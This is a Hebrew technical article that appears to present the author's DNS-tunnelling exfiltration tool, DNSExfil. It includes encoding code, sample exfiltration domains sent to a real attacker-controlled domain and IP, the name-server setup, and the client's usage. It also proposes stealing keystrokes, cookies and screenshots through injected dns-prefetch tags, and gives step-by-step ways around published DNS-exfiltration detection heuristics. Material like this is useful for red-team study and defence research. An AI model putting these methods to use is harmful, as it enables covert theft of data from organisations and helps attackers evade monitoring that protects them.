באופן דומה, ניתן להחיל את אותן עקרונות על Base32. נכתבו מספר גרסאות לבסיס הזה, שאינן משתמשות באותן אותיות מבלבלות והן עם קריאות טובה יותר לעין אנושית (human-readable). דוגמה לכך היא z-base-32, שמכילה את האותיות 1, 8 ו-9 אך לא מכילה את 'l' (L קטנה), 'v' ו-'2'. סדר האותיות גם שונה, לכך שאותיות שקל יותר להבדיל ביניהן יופיעו בתדירות גבוהה יותר מאחרות. זה מקל משמעותית על משתמש להעתיק פיזית מחרוזת מקודדת בבסיס הזה ולבדוק שהוא כתב זאת ללא שגיאות.

בונוס לבונוס: מספר משחקים בשנות ה-90 של חברת Nintendo השתמשו במספרים שקודדו בבסיס 32 בתור סיסמאות בתוך המשחקים בקונסולות NES. היצרנית היפנית החליטה להוריד מהגדרת הקידוד את כל אותיות התנועה (AEIOU), כדי למנוע מהסיסמאות המקודדות שיוצאות מלבטא קללות באנגלית. כל אחד ומה שהוא צריך מקידוד...

לצורך הפרויקט שלנו אני לא רואה סיבה למה נוחות וויזואלית חשובה במיוחד, כך שאנחנו יכולים להשאיר את האותיות המבלבלות. עם זאת, אם תחליטו להעביר את כתובות הדומיין בדרך אחרת שכוללת שכתוב ידני (לא יודע למה שתעשו את זה אבל אוקיי), אולי כן תשקלו להשתמש בקידוד Base58 או Base32 בשביל כך.

הבעיה: איך יודעים כמה מידע נכנס ב-label יחיד?

בעיה נוספת שעלתה בתכנון הקידוד היא שיטת החלוקה של המידע המקודד ל-labels בודדים. כאמור, אורכו של label אמור להיות עד 63 תווים, והתלבטתי בין שתי דרכים לחלק את המידע: קידוד וחלוקה או חלוקה וקידוד. הדרך הראשונה (קידוד וחלוקה) תקודד את כל המידע ורק אז תחלק אותו לקבוצות של 63 תווים (כאשר אין הבטחה שכל label לבדו הוא קידוד לגיטימי, ולכן לא ניתן לתרגם את המידע ללא איסוף כל המידע קודם). הדרך השנייה (חלוקה וקידוד) דורשת למצוא כמה בתים ניתן לקודד עד לקבלת מידע מקודד באורך 63 תווים, לקודד את החלק הזה של ההודעה ורק אז להכניס אותו לכתובת הדומיין שנרכיב. בחרתי בסוף בשיטה השנייה (חלוקה וקידוד), בעיקר בשביל היכולת שלי לשחזר חלקים מההודעה (וכך לא לאבד את כולה אם לא קיבלתי את כולה).

הפתרון הראשון שלי היה להשתמש בלולאה, לבדוק כמה אותיות אני יכול לקודד עד שאורך המידע המקודד יגיע לאורך 63 (ולא יחרוג ממנו). לאחר מכן, הייתי מקודד רק את אותן אותיות, מוסיף אותן לדומיין ומסיר אותן מההודעה. להלן חלק מהקוד שמתאר את ההליך:

```
while message and domain_len < 250:
    target = min(63, 250 - domain_len) #Determine the length of a label
    for index in range(1, len(message)): #Check how many bytes can fit in the label
        test = to_base(message[:index]).decode("idna")
        if len(test) >= target:
            break #when the amount of characters has reached the length of a label
    add = to_base(message[:index]).decode("idna")
    message = message[index:] #Truncate Message
```

משתנה message שומר בתוכו את המידע שיש לקודד. משתנה domain_len שומר את אורך הדומיין הסופי. למרות שכתבתי למעלה שאורך דומיין יכול להגיע למקסימום של 253 תווים, מצאתי לנכון להגביל את עצמי ל-250 תווים ולספק מרווח ביטחון. השלב הראשון הוא מציאת האורך האפשרי ל-label - אם יש מספיק מקום בכל הדומיין, אז ניתן להכניס עד 63 תווים. אחרת, אם נשאר לאורך הדומיין פחות מ-63 תווים, נמלא את כמות המקום שלא יגרום לכתובת הדומיין לחרוג מהאורך של 250 תווים.

לאחר מכן, נבדוק כל פעם רצף באורך שונה מתוך message (בית ראשון, שני בתים ראשונים, שלושה בתים ראשונים וכן הלאה) ונקודד את הרצף. אם אורך הרצף שמכיל n אותיות ראשונות מההודעה יגיע לאורך 63 תווים כשהוא מקודד, נפסיק את הלולאה (break). לאחר מכן, נוסיף אותו לדומיין (לא מופיע בקטע הקוד) ונקצר את ההודעה מההתחלה (נוריד את האותיות שכבר קודדנו והוספנו לדומיין).

הרעיון הזה אמנם נראה לגיטימי, אך הוא **רעיון רע מאוד**. זה היה ניכר כשהתנסיתי עם קידוד של הודעות באורך 1000 אותיות ומעלה - יצירת כתובות הדומיין לקחה (על מחשב עם i7 דור שמיני) יותר מ-20 שניות! זאת לא כמות זמן לגיטימית להליך קידוד כזה פשוט. כמות האיטרציות שנעשו היא מגוחכת ויש צורך דחוף למצוא שיטה אחרת.

אוקיי, מה לוקח פה את הזמן? ההליך לקודד כל פעם כמות כלשהי של אותיות בשביל למצוא את האורך המקודד המתאים. אם לדוגמה 40 אותיות יכולות להיכנס כשהן מקודדות ב-Base36 (אורך לאחר קידוד: 62 אותיות) אז הקוד יבדוק את האות הראשונה, שתי אותיות ראשונות, שלוש אותיות ראשונות עד ל-40 אותיות ראשונות (כלומר 40 פעמים יתבצע קידוד עד להגעה למקרה הקצה), לבסוף הוא יעשה את הקידוד ל-40 האותיות הראשונות שוב ויוסיף אותם לדומיין.

עבור 1000 אותיות יש פה 1000 פעמים קריאה לקוד הקידוד ל-Base36 - די הרבה. כמות הפעמים שבוצע הליך הקידוד הוא מה שמעיק על המחשב. בשלב הזה הבנתי שמה שאני צריך זה לדעת את היחס בין אורך הודעה מקודדת לאורך הודעה רגילה. השיטה של החלוקה בין ה-ln של הבסיסים עזרה לנו להבין כמה מידע מתווסף, אז נוכל להשתמש בה כדי לשער את אורך ההודעה הרגילה בהינתן אורך הודעה מקודדת:

$$length_{bytes} = \left\lfloor length_{enc} \cdot \frac{\ln(36)}{\ln(256)} \right\rfloor$$

כעת, אנחנו יודעים שאורך ההודעה הרגילה היא 64% מהודעה מקודדת. נעגל כלפי מטה כדי לא להסתכן בחריגה. הקוד החדש שמשתמש במתמטיקה יוצא יעיל פי x500 בבדיקות לעומת הקוד הישן (והוא יעיל משמעותית בכל בחינה):

```
while message and domain_len < 250:
    #determine the length of a label (amount of encoded characters)
    target_encoded = min(63, 250 - domain_len)
    #estimate the amount of bytes possible to encode
    target_bytes = int(target_encoded * math.log(36) / math.log(256)
    add = to_base(message[:target_bytes]).decode("idna")
    message = message[target_bytes:] #truncate message
```

לולאת ה-for בקוד הקודם התחלפה בשורת קוד יחידה (O(1)) שמחשבת את אורך המידע שניתן לקודד ל-label בודד. כעת, ניתן לקודד את המידע משמעותית מהר יותר.

הבעיה: הגבלה על אורך דומיין מקסימלי | הפתרון: חילוק למספר כתובות דומיין

בגלל שלא ניתן להשתמש באורך דומיין בלתי מוגבל, וקיימת הגבלה ל-253 אותיות, איך נוכל לשלוח הרבה מידע? הפתרון המתבקש הוא לחלק את המידע לדומיינים שונים. תהליך של פיצול (Fragmentation) הוא לא דבר זר ברשתות. גם פרוטוקול IP וגם פרוטוקול TCP מבצעים תהליכי פיצול משלהם על מנת שגודל כל חבילת מידע (PDU) תהיה מתחת לגבול מסוים (המוגדרים בתור MTU ו-MSS

בהתאמה). נתבונן על הליך שליחת מידע בגודל 4500 בתים. בגלל שזה יותר מה-MTU (שמוגדר כ-1500), חבילת IP תיאלץ לפרק את עצמה לחבילות הבאות:

Size (bytes)	Header size (bytes)	Data size (bytes)	Flag *More fragments*	Fragment offset (8-byte blocks)
1,500	20	1,480	1	0
1,020	20	1,000	1	185
1,500	20	1,480	1	310
560	20	540	0	495

מספור ומיקום החלקים - הדבר המשותף לכל הפרוטוקולים שעושים חלוקה לתתי-מידע, הוא שכולם שומרים על מספור של כל תת-חבילת מידע. שדה Fragment offset בפרוטוקול IP הוא מספר שמתאר את מיקום המידע של כל fragment בהקשר של ההודעה הכוללת. לדוגמה, ה-fragment הראשון מתחיל ממקום 0 (00 = 8 x) עד מקום 1479, ה-fragment השני מתחיל ממקום 1480 (1480185 = 8 x) עד מקום 2479. שיטת ה-offset היא שיטת מספור שמשיגה שני ציפורים במכה אחת - גם נותנת לנו מספור וגם נותנת לנו את המיקום של החלק בהקשר של כלל המידע. RFC815 מתאר בצורה פשוטה את אלגוריתם ההרכבה מחדש: כשחלק חדש מגיע, הוא בא למלא חור. נבדוק אם הוא מכסה לחלוטין את החור, ואם כן, נמחק את החור מרשימת החורים שיש למלא. בסופו של דבר, יגיע הנתון האחרון והוא ימלא את החור הנותר. כתוצאה מכך החור האחרון יימחק מרשימת החורים וכשהרשימה הזו תהיה ריקה (כשאין חורים למלא) - המידע הורכב בהצלחה.

זיהוי של חלק אחרון - הדבר הנוסף שניתן לשים לב אליו בטבלה למעלה הוא שהחלק האחרון מכיל את הערך 0 ב-"More Fragments". דרך להבדיל את החלק האחרון משאר החלקים הוא חשוב ביותר, וגם חלק לא פשוט. החלק הבעייתי הוא זיהוי הגעתם של כל החלקים, דבר שאינו מובטח בכלל, ונצטרך לטפל בו. אין ערובה שהחלק האחרון באמת יגיע אחרון, כך שיש צורך במספר מערכות בשביל לבדוק מתי הכל הגיע.

במערכת שבניתי, אין דרך לדעת מראש את כמות המידע שייכנס בדומיין בודד. לכן, הליך המספור של המידע קורה במקביל לתהליך הקידוד. השיטה שהלכתי איתה היא מספור פשוט - 1 לחלק המידע הראשון, 2 לחלק המידע השני ו-"t-1" לחלק המידע האחרון. במקור, רציתי "-1" לחלק המידע האחרון אך label לא יכול להתחיל עם מקף, כך שהשימוש באות נוספת הוא הכרחי פה. באופן דומה, ניתן היה להשתמש בשיטה דומה לשיטת ה-offset שמתוארת בפרוטוקול IP, אך למרבית ההודעות מצאתי ששימוש במספרים תלת-ספרתיים וארבע ספרתיים ללא קידוד נוסף (כמו שתיארתי בתת-פרק "קידוד מידע" בפרק הקודם) לוקח בממוצע יותר תווים מאשר מספור פשוט שמתחיל מ-1.

מבנה כתובת דומיין

Main Subdomain - זה הדומיין שבתוכו נמצא שרת ה-NS שאליו תופנה הבקשה.

מזהה הודעה - 4 האותיות הראשונות של פונקציית גיבוב של ההודעה המקורית (בקוד השתמשתי ב-SHA256). הגיבוב הזה משתנה באופן דרסטי עם כל אות שמוסיפים / משנים בו ולכן הוא יכול להיות יחסית רנדומלי ולא צפוי (volatile). ישנם גם 65,535 אפשרויות לארבעת האותיות הראשונות (הרבה פחות אפשרויות בהשוואה לגיבוב המלא אך מספיק לצרכים שלנו).

בנוסף, השרת שמקבל את המידע יכול להשתמש בארבעת האותיות הראשונות של הגיבוב כדי לקבוע באופן חד משמעי יחסית אם הוא פענח את ההודעה נכון או אם חלק מהמידע לא הגיע/לא פוענח נכון. הוא עושה זאת על ידי גיבוב מחדש של ההודעה שהתקבלה אצלו, והשוואה של ארבעת האותיות למזהה ההודעה.

מספר - אין יכולת לדעת מה סדר הדומיינים המגיעים לשרת, או כמה פעמים הם יגיעו, שכן לעיתים מחשב ארגוני יכול לשלוח בקשת DNS מספר פעמים. לכן, מפרקים את המידע למספר דומיינים וכל דומיין מקבל מספר משלו.

אורך ההודעה - אורך ההודעה המקורית הכוללת. השרת משתמש בנתון זה בשביל לזהות שכל המידע הגיע ונאסף בהצלחה. אורך ההודעה הוא גם אמצעי בטיחות משני למזהה ההודעה, שמוודא שההודעה הגיעה בשלמותה, ובאורכה המלא.

להלן דוגמא לקידוד של הטקסט Lorem Ipsum לפי השיטה המתוארת. אורכו של הטקסט הזה הוא 445 תווים, וארבעת האותיות הראשונות של גיבוב SHA256 שלו הן "d8c2". לפי התבנית למעלה, ניצור את כתובות הדומיין הבאות אשר מתכתבות עם הטקסט המקורי לאחר קידוד באופן הבא:

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

ho04jjwvcvxko39mqe6l9pu22gsd72qjyg6yv5fn71ud8lq0oys2exlocgwfjm.jqhf31o1mixs4tt2aou1hyzeqsvcsouti86swwpx4ka2gfxzo5ngvn4c205el4.kzvptf97x4niu5bwm4doyzb2375oeuwfc6hppmwaug3tzaw4e0zoo6shobsdfn.nzv20h42302gby4bz47wb6gu9fmjgt8.445.1.2d8c.t1.the-gordons.site

dfog1afnxp614xdrlzvjxrq4u6a3ss6f9jsehb189q1g8owa4d8b1wvi64nocf.jxl8mi52m6nmvclw4pcmgqzvixdzi9k4ewn5awcq6q563zqozsy69ygdz5zbh0.dfe6phrap04f7gy5kq2ot99rv8v9an0dsr7xjm4slww4k5qwxsszvgnhqhlloi.nncefvvxm8xwldq62op9ew0vy45w4pi.445.2.2d8c.t1.the-gordons.site

jqpap40jybpqgokioxxonokfcjz5gdb9d72hh6ipqlx0wzw0lfk7lj56skxza5.logeekij60jmf9p6vuyb40ftclcbqte6m04de4i1sd0kazj6ga93kmgt2ksb9l.loicxlhki5xs2qbtmd7rdl1t3jr4zswm9pmv1uexvwwh0c35vnbhql9qsn3qc8.d3ojzb3rqfqg5vpzcgi6rm6vpgra0xd.445.3.2d8c.t1.the-gordons.site

e8ziujs5ozon2inwfm2skk8ug9p4m7jc2yc62fk.445.t-1.2d8c.t1.the-gordons.site

הגדרת הערוץ הסמוי

הערוץ הסמוי שבו נשתמש הוא פרוטוקול DNS. בגלל שהוא פרוטוקול כל כך בסיסי, כל כלי שמאפשר תקשורת אינטרנט, ישתמש ב-DNS כדי למצוא קודם את כתובת ה-IP לתקשר איתה. זה כולל, אך לא מוגבל ל:

- תקשורת Ping - ICMP
- כלי nslookup / dig - DNS Lookup
- תקשורת HTTP - דפדפנים, וכו'
- תקשורת SSH ,Telnet - TCP
- אופטימיזציה לדפי אינטרנט בדפדפנים - dns-prefetch
- רשתות חברתיות (שתומכות בגישה ללינקים עם Open Graph Protocol)

שרת ה-NS שלנו יחזיר בכל מקרה תשובת NXDOMAIN (דומיין לא קיים), בלי תלות במה שהוא מקבל. הוא ישמור את המידע שהתקבל, וכאשר כל חלקי המידע יגיעו, הוא ידפיס אותם החוצה (או ישמור אותו לתיקייה, אם משתמשים באפשרות 'o-').

dns-prefetch

ערוץ סמוי מסקרן מאוד, היא דווקא תגית meta ב-HTML. כאשר דפדפן מבקש משאב משרת (צד שלישי), יש לפתור את שם הדומיין של מקור זה לכתובת IP לפני שהדפדפן יכול להגיש את הבקשה. עבור אתרים הפותחים חיבורים לצדדים שלישיים רבים, זמן רזולוציית ה-DNS יכולה להוביל להתעכבות תקשורתית רבה מצד הלקוח. התעכבות זו יכולה לקחת מילי שניות בודדות (במידה והתשובה לשאילתת ה-DNS נמצאת במטמון) ובמקרים קיצוניים אף מספר שניות. על מנת לפתור בעיה זו, משתמשים בתגית dns-prefetch - תגית זו מנסה למצוא את כתובת ה-IP של שמות דומיינים שהמשתמש עתיד לגשת אליהם עוד לפניי שהמשתמש מנסה לגשת לקישור - תגית שעושה DNS Lookup.

על מנת לזרז את זמן המעבר בין קישורים, מפתחים יכולים להשתמש בשורה הבאה בעת ציון הקישור:

```
<link rel="dns-prefetch" href="//host_name_to_prefetch.com">
```

התגית אינה משנה את נראות האתר אך גורמת לדפדפן לבצע בדיקת DNS אל הקישור, ועוקפת גם מערכות CORS ו-CSP:

```
<a href="http://a.com"> A) Default HTTPS: No prefetching </a>
<meta http-equiv="x-dns-prefetch-control" content="on">
<a href="http://b.com"> B) Manual opt-in: Prefetch domain resolution. </a>
<meta http-equiv="x-dns-prefetch-control" content="off">
<a href="http://c.com"> C) Manual opt-out: Don't prefetch domain resolution </a>
<meta http-equiv="x-dns-prefetch-control" content="on">
<a href="http://d.com"> D) Already opted out: Don't prefetch domain resolution. </a>
```

בברירת מחדל, האפשרות לבצע dns-prefetch אינה פועלת, ועל מנת להפעיל אותה יש להוסיף תגית נוספת אל קוד HTML (מזל שזה לא שינוי ב-flags של הדפדפן) - תגית "x-dns-prefetch-control" מפעילה את היכולת לבצע בדיקות DNS לקישורים מבלי שהמשתמש לוחץ עליהם. אחת השיטות שהתנסיתי איתן כשעבדתי על הפרויקט, היה יישום של אלגוריתם הקידוד ב-JS טהור, כך שיהיה ניתן להטמיע אותו בתוסף כרום (קוד JS לא מצורף לפרויקט). ניתן להשתמש בתוסף דפדפן שבעת טעינת אתר יעביר מידע אל השרת NS של התוקף באמצעות תגיות dns-prefetch שהוא מחדיר לאתר עם DOM. בהנחה שהתוקף ימצא דרך להפעיל את ה-developer mode בדפדפן (כי לא פשוט להתקין תוסף שלא בא מהחנות), ויכתוב קוד שיבצע את הקידוד המתאים, הוא יכול לגרום לזליגת מידע מהדפדפן של מחשב ארגוני, כולל הקשות מקלדת, צילומי מסך, קישורים שבהם המשתמש היה (כולל פרמטרים GET שעלולים להיות בתוך הקישורים), גישה לקוקיות וכו'.

DNSExfil

הכלי שעבדתי עליו כבר זמן מה הוא DNSExfil, גרסה ראשונית למה שאמור להיות framework לביצוע כל סוג של DNS Exfiltration. בניגוד לכלים קיימים היום, הכלי הזה אמור לתת למשתמש שליטה מלאה על הקידוד, המספור ווידוא הנתונים - סט כלים לבניית שיטות לזליגת מידע דרך DNS. הוא נועד לקהילה שתתרום לו קוד - שיטות דחיסה, שיטות הצפנה, שיטות לקידוד מידע ו-fragmentation שיאפשרו לכל משתמש ליצור כל קידוד לדומיין שברשותו.

המערכת נבנתה עם דינאמיות מקסימלית בראשה, ולקחו מספר שבועות לבנייתה. למרבה הצער, עד לזמן כתיבת המאמר הזה לא הספקתי לסיים אותה (ובהחלט דרושים לי עוד כמה שבועות עבודה). על מנת שיהיה ניתן להשתמש בה, בניתי כלי CLI בזריזות, כך שתוכלו להשתמש בה בנוחות (במקור היא אמורה להיות בכלל כתובה בשפת תכנות Rust). מה שמוגש לפניכם היא גרסה ראשונה (אני קורא לה MVP - מוצר ראשוני בסיסי) שנותנת שליטה בסיסית על דחיסה ודברים נוספים. עם הזמן, בלי נדר, אני אסיים לבנות את הכלי הזה, אולי אכתוב כתבת המשך על התהליך...

```
$ python3 DNSExfil-Client.py -h
usage: DNSExfil-Client.py [-h] [--dry] [--alphabet_preset
{CASE_SENSITIVE,CASE_INSENSITIVE,HUMAN_READABLE,RFC4648,BASE58_BITCOIN,BASE58_RIPPLE,default} | -c ABCDEFGHIJ
| -r A-Za-z] [-rnd]
                        [-seed RANDOM_SEED] [-v] [--compress {bzip2,zlib,nocompress}]
                        [INPUT_FILE_OR_STREAM] SUBDOMAIN

                        Send/Client
  Exfiltrate data using DNS (PoC for DigitalWhisper.co.il)

positional arguments:
  INPUT_FILE_OR_STREAM  input filename or standard input
  SUBDOMAIN             the subdomain that receives the information

optional arguments:
  -h, --help            show this help message and exit
  --dry                 performs a dry run -  if set, DOES NOT send any data
  -v, --verbose         Show Debug Data

Alphabet Settings:
  Change Encoding Settings

  --alphabet_preset
{CASE_SENSITIVE,CASE_INSENSITIVE,HUMAN_READABLE,RFC4648,BASE58_BITCOIN,BASE58_RIPPLE,default}
                        select from a pre-made set of encodings
  -c ABCDEFGHIJ, --chars ABCDEFGHIJ
                        specify characters for the encoding
  -r A-Za-z, --range A-Za-z
                        specify range of ASCII characters for the encoding
  -rnd, --randomize     Randomize the order of the characters (recommended to use with --seed)
  -seed RANDOM_SEED, --random_seed RANDOM_SEED
                        Random seed used (does nothing without -r)

Domain Builder Settings:
  --compress {bzip2,zlib,nocompress}
                        select from a selected set of compressions
```

הכנה: שינוי הגדרות דומיין

על מנת להשתמש בכלי, יש להכין ראשית את הדומיין שתבחרו כך שיוכל להעביר את המידע לשרת NS המתאים. לשם כך, נוסיף שתי שורות להגדרות הדומיין:

Type	Name	Content
NS	t1	t1ns.the-gordons.site
A	t1ns	185.224.139.23

הדומיין שבו השתמשתי הוא דומיין מלא שנמצא בשליטתי, אשר נקרא the-gordons.site. מדובר בדומיין שגרתי שנקנה באתר Hostinger ויש לי יכולת לשנות ולנהל את רשומות ה-DNS שלו. על מנת שהבקשות יעברו לשרת דומיין פנימי (קרי שרת ה-DNS שומר-המידע של התוקף) יש להגדיר שרת NameServer. הגדרת שורת ה-NS ברשומות מעלה בעיה - השרת אליו מפנים חייב להיות כתובת דומיין (לא יכול להיות כתובת IP פשוטה).

על מנת לעקוף את הבעיה, נוסיף רשומת A נוספת, אשר נותנת שם חדש לכתובת ה-IP של השרת שלנו. כעת, יש לשרת שלנו כתובת דומיין משויכת אליו, וניתן להזין זאת אל שדה ה-NS הדורש זאת. כך, השרת פתח "צינור קליטה", ומוכן לזהות תקשורת שתגיע לחפש תתי-דומיין ולהעביר אותה לשרת t1ns. באותו דומיין ניתן להגדיר מספר צינורות, לקליטת נתונים ממקומות שונים.

הערה חשובה בנוגע לתיאום השרת והלקוח

בתוך ה-repository, ניתן למצוא שתי תוכנות שכתובות בפייתון 3 - DNSEXfil-Server.py (להלן, תוכנת שרת) ו-DNSExfil-Client.py (להלן, תוכנת לקוח). כשמגדירים את הלקוח ניתן להגדיר את הקידוד והדחיסה, אך זה קריטי להגדיר את אותן הגדרות גם בשרת (על מנת שיידע איך להתמודד עם הנתונים). ניתן להשתמש בדיוק באותם flags מתוכנת הלקוח שאחראיים על דחיסה וקידוד ולהעתיק אותם כמו שהם אל השרת (אותו קוד בדיוק). בעתיד, אוסיף בקוד את היכולת לשמור, להעביר ולקלוט בקלות הגדרות דחיסה וקידוד בפורמט דחוס דמוי-protobuf. כל עוד השרת והלקוח יטענו את אותו קובץ, הם יהיו מתואמים עם ההגדרות שלהם.

האם DNSExfil גרוע? כמה זה באמת יעבוד כיום?

שאלה טובה, שמצדיקה פרק שלם שיענה עליה. נתחיל בכך שהעברת מידע באמצעות DNS היא לא סוד שמור. כתבו כתבות ומאמרים על DNS Tunneling עוד מאז ש-Oskar Pearson כתב על כך ברשימת התפוצה Bugtraq ב-13 באפריל 1998. בשנת 2004 השיטה הוצגה בכנס Blackhat בתור טכניקה בהרצאה של Dan Kaminsky. נשמע ישן? ובכן, ישנן ראיות שגם כיום, האקרים איראניים מסתמכים על שימוש בטכניקות דומות, עם שדרוגים כאלה ואחרים בנוזקות שלהם. בניגוד לפגיעות 0day שלעיתים יכולות להיות מתוקנות לאחר זמן מה בגלל תקלה נקודתית, שיטות ועקרונות חדשים שנחשפים בכנסים לא פשוט נעלמים, אלא עוברים שדרוג ושיפור לאורך זמן.

לפני שהתחלתי את הפרויקט הזה, עשיתי מחקר על פרויקטים דומים, כולל על dnscat2 שהצטרף בחודש האחרון (יולי 2021) לסט הכלים שמגיעים מותקנים עם Kali Linux. לכל אחד מהם יש את החוזקות והחולשות שלו, אבל אף אחד מהם לא מספק את הערכה המלאה שמנצלת לחלוטין את הפרוטוקול ונותנת למשתמש את היכולת האולטימטיבית לשלוט ולהרכיב בעצמו עם פינצטה את הקידוד שלו. לאותה מסקנה הגיעו גם כל המחקרים שקראתי שעסקו בנושא - כל כלי מצליח אחרת עם כל חסימה, אין כלי אחד ששולט בכל.

אני לא מתיימר לפתח את היישום הכי טוב או השיטה המושלמת, אך אני בהחלט שואף ליצור את הכלי הכי טוב שיעשה את העבודה. פירקתי את הפיצ'רים שתכננתי לפרויקט לחמישה שלבי הנפקה, ואני מתכנן לעבוד עם אנשים נוספים בקהילה על מנת להפוך את הכלי הזה למציאות (מוזמנים ליצור איתי קשר אם הנושא הזה מעניין אתכם).

טענה: לפי דיבר #4, אין סיכוי שהדומיין שלך מספיק "מכובד" (IP Reputation, WHOIS, Alexa) ולכן זה לא יעבוד

זה קצת נכון - בדוגמה שתיארתי כאן, לא סביר שאם תקנו דומיין משלכם שהוא מיד יעבוד עם כל הרשתות הארגוניות הנוקשות ביותר (עלול להיחסם כי הנתונים שלו "טריים מדי"). אבל, מה אם הייתי מקבל שליטה על הגדרות ה-DNS של אתר ידוע שקיים כבר זמן מה ויש לו נוכחות ברשת? האם הטענה הזאת עדיין הייתה עומדת? לא בדיוק.

לפי איך שאני רואה את זה, אם תוקף ברמה מדינית (APT Group) בעל משאבים בלתי מוגבלים היה רוצה להוציא מתקפה כזאת לפועל (והוא יכול), הוא יצטרך או להשתלט על אתר מוכר (באמצעות פגיעויות קיימות בשרת), ולשנות לו את הגדרות ה-DNS, או לחלופין, ליצור אתר חדש, לתת לו לצבור תאוצה, למכור מוצרים, לפרסם מידע ברשתות החברתיות, ואז לאחר כמה שנים להשתמש בו בתור בסיס להעברת המידע. בין כה וכה, השיטה עצמה של DNS Tunneling לא מתה, זה עניין של הזדמנות ואפשרות.

טענה: לפי דיבר #3, ניתוח פשוט של נתוני ה-DNS יציגו את הדומיינים שנראים מוזר, וזה יחשוף את הערוץ הסמוי

זאת נקודה לא רעה בכלל - ניתוח של תעבורת ה-DNS יחשוף את הדומיינים שהם ארוכים משמעותית ממרבית הדומיינים שמחשב לגיטימי ייגש אליהם. הטענה אינה משוללת כל יסוד. עם זאת, תכנון נכון של הקידוד כן יכול לפתור את הבעיה (אפילו אם חלקית).

ראשית, שימוש בתתי-דומיין דינאמיים הוא לא דבר יוצא דופן בנוף. אתרים שמספקים שירותי CDN, כמו Cloudflare, משתמשים בכתובות דומיין שדומות בצורתן הכללית לדומיינים שאנו משתמשים בהם בשיטה שלנו:


אמנם, קיים הבדל משמעותי באורך הדומיינים הכולל. ניתן לראות בבירור שאורך הדומיין בדוגמה למעלה הוא משמעותית קצר יותר מ-250 התווים שיש בשיטה שלנו. פתרון אפשרי לכך יהיה להוריד את כמות התווים בכל דומיין (כלומר לא לנצל את כל 250 התווים במכוון על מנת להתחמק מגילוי). ניתן לעשות זאת על ידי שינוי שתי שורות קוד (הקוד שכתבתי הוא באמת די דינאמי), ואני מתכוון בעתיד להכניס את זה בתור פרמטר שמשתמש יוכל לשלוט בו ולשנות אותו, כמו בכל דבר בדחיסה ובקידוד.

ניתן גם להפחית בכמות הבקשות שנעשות בכל יחידת זמן (וזה מחזיר אותנו חזרה לאיזון המושלם בין סודיות למהירות העברת מידע).

שנית, ניתן לכוון עוד יותר את הנתונים כך שלא יתגלו. ביוני 2018, חוקרים באוניברסיטת בן גוריון ובחברת "אקאמי טכנולוגיות" הוציאו מאמר שעוסק בזיהוי מידע שעובר ב-DNS. להלן תמצית של מה שהם מחפשים:

1. תוקפים **ישתמשו בשמות דומיין קצרים** בשביל מקסימום מקום (תחת המגבלה של 253 תווים), לדוג' "a.de29" שנעשה בו שימוש על ידי ווירוס BernhardPOS בשנת 2015. נוכל להשתמש בעצמנו בשמות דומיין ארוכים יותר, בכוונה.
2. תוקפים **ישתמשו בשמות דומיין שדומים לאתרים קיימים** עם שגיאות קלות, לדוג' "d4fg732a.deploy-cloudflare.net", שאינו שייך לחברת Cloudflare עצמה.
3. מהרגע שמוצאים שדומיין משמש לביצוע Data Exfiltration, סביר **שיחסמו אותו ואת כל תתי-הדומיין שלו**.
4. **אוספים מידע על כל דומיין** (per-domain approach) - כמות אותיות שנשלחו, סוגי בקשות ה-DNS, הבדלי זמן (קבועים?) בין הבקשות. אם הערך של אחד מהם גדול מערך סף מסוים, הדומיין יסומן בתור בעייתי. אם כך, נשתמש במספר דומיינים שונים (תמיכה בזה בהמשך).

5. יש מערכות שמסתמכות על כך **שלאחר תקשורת DNS אמורה לבוא תקשורת TCP תואמת**, או ICMP, והן יצפו לכך. ניצור גם תקשורת TCP תואמת לאחר בקשת ה-DNS.
6. בדיקות אנטרופיה (Shannon Entropy) נעשות לדומיינים על מנת **לבדוק את רמת אי-הוודאות של האותיות של הדומיין**. בדיקות אנטרופיה מוציאות בסופן מספר, ניקוד סטטיסטי, שאומר "עד כמה צפוי הטקסט והאותיות שלו". טקסט באנגלית, לדוגמה, בעל אנטרופיה נמוכה, כי הוא יחסית צפוי. אם אנחנו לא יודעים איזה אות תגיע הלאה, אנחנו יכולים לנחש שיותר סביר שהאות הבאה תהיה 'e' מאשר 'z', ושהרצף 'th' הוא יותר צפוי ונפוץ מהרצף 'qu'. אנחנו יכולים מאותיות ראשונות לנחש את שאר המילה. ההתנהגויות המתוארות כאן לא חלות על קידוד base36 כמו אצלנו. אי אפשר לדעת מה תהיה האות הבאה, כי הקידוד שלנו הוא לא שפה.




[מקור: https://arxiv.org/pdf/1709.08395.pdf]

נוכל לעקוף את זה באמצעות שימוש בקידוד מתקדם יותר, שבנוי ממספר אותיות, או יקודד כל בית למילה לגיטימית באנגלית (כמו בדוגמא בחידת האסירים למעלה).

7. כל וירוס מאז 2009 ועד היום השתמשו **רק בדומיין אחד** להעברת כל המידע.
8. מצפים לסוגי בקשות DNS קלאסיות. לפי מקור שהם מצטטים - 99.4% מבקשות ה-DNS הן מסוג A (מיועד ל-IPv4), AAAA (מיועד ל-IPv6) ו-PTR (Reverse lookup pointers). לכן, יש לצפות בעיקר להן.
9. **ייחודיות תתי-דומיין** - דומיין שמשתמשים בו להעברת מידע לרוב לא יחזור על תתי-הדומיין שלו (כי הוא רוצה להעביר הודעות שונות). לכן, מחפשים את הייחודיות של תתי-דומיין תחת דומיין מסוים.
10. **נפח תקשורת DNS** - תוקפים שמשתמשים ב-DNS ינסו להתחמק לרוב משימוש ב-Cache כדי שהמידע יגיע לשרת של התוקף. הם מנסים לרוב להשתמש בערכי TTL קצרים או התחמקויות אחרות משימוש במטמון. כתוצאה מכך, נפח המידע שנשלח לדומיין מסוים הוא גבוה משמעותית לאורך זמן.
11. **האורך קובע!** - יחפשו את אורך הדומיין הממוצע שמועבר, וצריך לוודא שהוא יהיה קצר יחסית.

